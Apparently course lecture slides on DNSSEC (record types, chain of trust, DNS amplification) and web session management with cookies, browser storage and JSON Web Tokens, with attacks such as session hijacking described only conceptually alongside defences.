
- Development started in 1994
- In DNSSEC, the DNS server's response to the resolver is signed
 - Note: DNSSEC responses are *authenticated*, not *encrypted* (no confidentiality)
- DNS server has public and private key
- Not possible before the introduction of larger messages with Extended DNS (EDNS)
 - The original DNS messages were limited to 512-byte UDP packets. Not enough for the additional security information of DNSSEC

DNSSEC Record Types


- DNS has many record types (A: IPv4 address, AAAA: IPv6 address, CNAME: canonical name,...)
- DNSSEC has four major new record types:
 - RRSIG: contains signature for the record set (made with private key), algorithm used, expiration date,...
 - DNSKEY: public key to verify the signature, algorithm used,...
 - DS: hash of DNSKEY (used for chain of trust verification), algorithm used,...
 - NSEC/NSEC3: used to prove that a name does not exist
- And new header flags: CD (Checking disabled), AD (Authenticated Data), DO (DNS OK)

Stub resolver using DNSSEC

- A stub resolver simply trusts the answer of the local resolver



Recursive DNS server using DNSSEC



Chain of trust

- Chain of trust: the root servers act as *trust anchors*. Their keys are built in the resolver
 - DS records allow the resolver to verify the chain of public keys
- Different answers to a DNSSEC query are possible:
 - Answer contains requested information, signed with RRSIG (see previous slide)
 - Answer contains no or wrong RRSIG → Answer cannot be trusted (man-in-the-middle attack, server does not support DNSSEC, etc.)
 - Queried domain name “b.example.com” does not exist:
 - In standard DNS: response is NXDOMAIN
 - In DNSSEC: server can reply with the authenticated NSEC record of “a.example.com” that points to “c.example.com” to prove that there is no “b.example.com”

Example: RRSIG record

Query for A record (IPv4 address) of cpsec.gov

cpsec.gov. IN A

Algorithm 7 = RSASHA1-NSEC3-SHA1

Response from DNS server:

cpsec.gov. 21600 IN A 63.74.109.2

cpsec.gov. 21600 IN RRSIG A 7 2 21600

20160629030335 20160622020335 56373...

[here the RSA 2048-bit signature follows]

Expiration date


Amplification

- DNS can be used to amplify attacks
 - Average amplification factor of ANY queries is 4.9x, theoretically up to 60x with EDNS
- DNSSEC increases the size of responses, amplification average 47.2x
- Daniel Bernstein:


“DNSSEC is a remote-controlled double-barreled shotgun, the worst DDoS amplifier on the Internet.”
- At the end, it was concluded that DNSSEC can be misused, but is not an enabler for DoS reflection attacks

Amplification (2)

- Researchers compared the amplification possible with classic DNS and DNSSEC when using ANY queries → Some resolvers do not support anymore ANY



Amplification with DNSKEY query



Further information

- “Addressing the challenges of modern DNS a comprehensive tutorial”, van der Toorn et al., 2022
published in Computer Science Review, Elsevier.

Authorization in Client-Server Applications

HTTP is a stateless protocol


- HTTP is a stateless protocol
 - An HTTP server does not store information about client's past requests or their results
 - Client can send requests any time, possibly each in a new TCP connection
- The goal of the original design of HTTP was to allow servers to be simple and lightweight and serve hundreds of clients simultaneously

Session-oriented web applications

- Many applications are session-oriented and the application server stores state information for the session
- Example: Online shop
 1. User logs in (begin of session)
 2. User looks at products, put articles in virtual shopping cart
 3. User logs out (end of session)→ during the session, the server has to keep track of the user's shopping cart
- Extensions of the original HTTP protocol help implementing such sessions

Session Token/Cookie

- During login, the server generates a session token and sends it to the client as a cookie
- The cookie is stored in the browser and associated with the domain that sent the cookie
- Once the cookie is stored, the browser automatically includes the cookie in every request to the domain



Example: Response of www temu.com


Cookies have an expiration date set by the server

```
? content-type: application/json;charset=UTF-8
? date: Wed, 16 Apr 2025 19:53:43 GMT
? priority: u=4,i=?0
? server: cloudflare
? server-timing: cfExtPri
? set-cookie: _bee=PqgUpvAhDR4AuNqSCe5nnZ5VscejgbEF; Max-Age=31536000; Expires=Thu, 16 Apr 2026 19:53:43 GMT; Path=/; Domain=.temu.com; Secure
? set-cookie: njrpl=PqgUpvAhDR4AuNqSCe5nnZ5VscejgbEF; Max-Age=31536000; Expires=Thu, 16 Apr 2026 19:53:43 GMT; HttpOnly; Path=/; Domain=.temu.com; Secure
? set-cookie: dilx=8l9zeYeSEbn7tsVJcs7dv; Max-Age=31536000; Expires=Thu, 16 Apr 2026 19:53:43 GMT; HttpOnly; Path=/; Domain=.temu.com; Secure
? set-cookie: hfsc=L3yOfIEz6jz605TEfQ==; Max-Age=31536000; Expires=Thu, 16 Apr 2026 19:53:43 GMT; Path=/; HttpOnly; Domain=.temu.com; Secure
? strict-transport-security: max-age=31536000
? vary: Accept-Encoding
? vary: Origin
x-gateway-request-id: 1744833223440-c3e30b543fdcbac59c65563b4e498e55
```

Session token

- The cookie value, i.e. the session token, allows to identify the requests of a certain user
- The session ID can be any string, for example the name of the user
- However, a predictable session token would not be secure
 1. An attacker could guess the session token
 2. An attacker could observe the traffic and get the session token ("session hijacking")

Session hijacking



Securing the session token

- Making the session token difficult to hijack:
 - In the browser: Same-origin policy prevents access to cookie of domain X by javascript code on page of domain Y
 - In the browser: filters against XSS attacks
 - Between browser and server: **HTTPS to encrypt network traffic**
- Making the session token difficult to predict:
 - Instead of the user name, a pseudo-random number used in the server as a key for a hash table etc.
 - Long enough to prevent brute force attack
 - Use cryptography to prevent fake session tokens. For example, add a signature or encrypt the token with a key only known to the server

Alternatives to cookies

- Instead of storing it in a cookie, the session token can be stored in the *Local Storage* of the browser, but this requires Javascript and needs more care (e.g., there is no expiration date)

```
var v = localStorage["someNameForKey"];
```

- In HTML5, there is a *Session Storage* in the browser that is automatically cleaned when the tab is closed

```
var v = sessionStorage["someNameForKey"];
```

Advantages/Drawbacks

■ Advantage:


- Session token can be easily revoked. Just remove it from the server's internal table after logout of user or when user account is deleted

■ Drawbacks:

- Session token requires state to be stored on the server
 - Each request requires a hashtable or database lookup on the server etc.
 - Problematic for applications with many users
 - Problematic for applications distributed on multiple servers
- If stored in the browser as a cookie, the session token is bound to the domain of the server. Will not work for web applications using multiple domains

JSON Web Tokens (JWT)

- Basically, a standardized format to encode a token exchanged between server and client
- Signed by server with secret key, so attacker cannot modify it
- Can be sent by the client to the server in different ways (cookie, as URL parameter `?token=...`, in the body of a POST request)



JWT structure

- JWT consists of three parts <https://jwt.io/>
- To send them in an URL `?token=...`, the three parts are Base64 encoded

Header	<code>{ "alg": "HS256", "typ": "JWT" }</code>	Ciphed user for signature (HS256 means “HMAC with SHA256”). RFC 7518 has a list of supported algorithms.
Payload	<code>{ "loggedInAs": "admin", "iat": 1422779638 }</code>	The payload is a list of <i>claims</i> . Common claims are “loggedInAs” or “iat” (“Issued at”), but you can add custom claims.
Signature	<code>HMAC_SHA256(secretKey, base64urlEncoding(header) + '.' + base64urlEncoding(payload))</code>	For the signature, the header and payload are Base64url encoded (RFC 4648). It's like Base64, but with special replacements for non-alphanumeric character.

JWT usage

- JWT can be used for stateless or stateful session protocols
- Stateful:
 - Put the session token (e.g. key to a hashtable or database entry on the server) in the payload
- Stateless:
 - All state information (e.g., the user name and the content of the user's shopping cart) is put in the payload of the token and sent between client and server

Advantages/Drawbacks of JWT

- Advantages:

- Quasi-standardized format, supported by many libraries

- Drawback:

- When used in a stateless design, the only way to make a JWT token invalid is to not accept tokens older than a defined age (using the timestamp in the payload)
 - long-living tokens allow brute force attacks (guessing)
- The signature in the JWT token does not prevent replay attacks or session hijacking → always use HTTPS

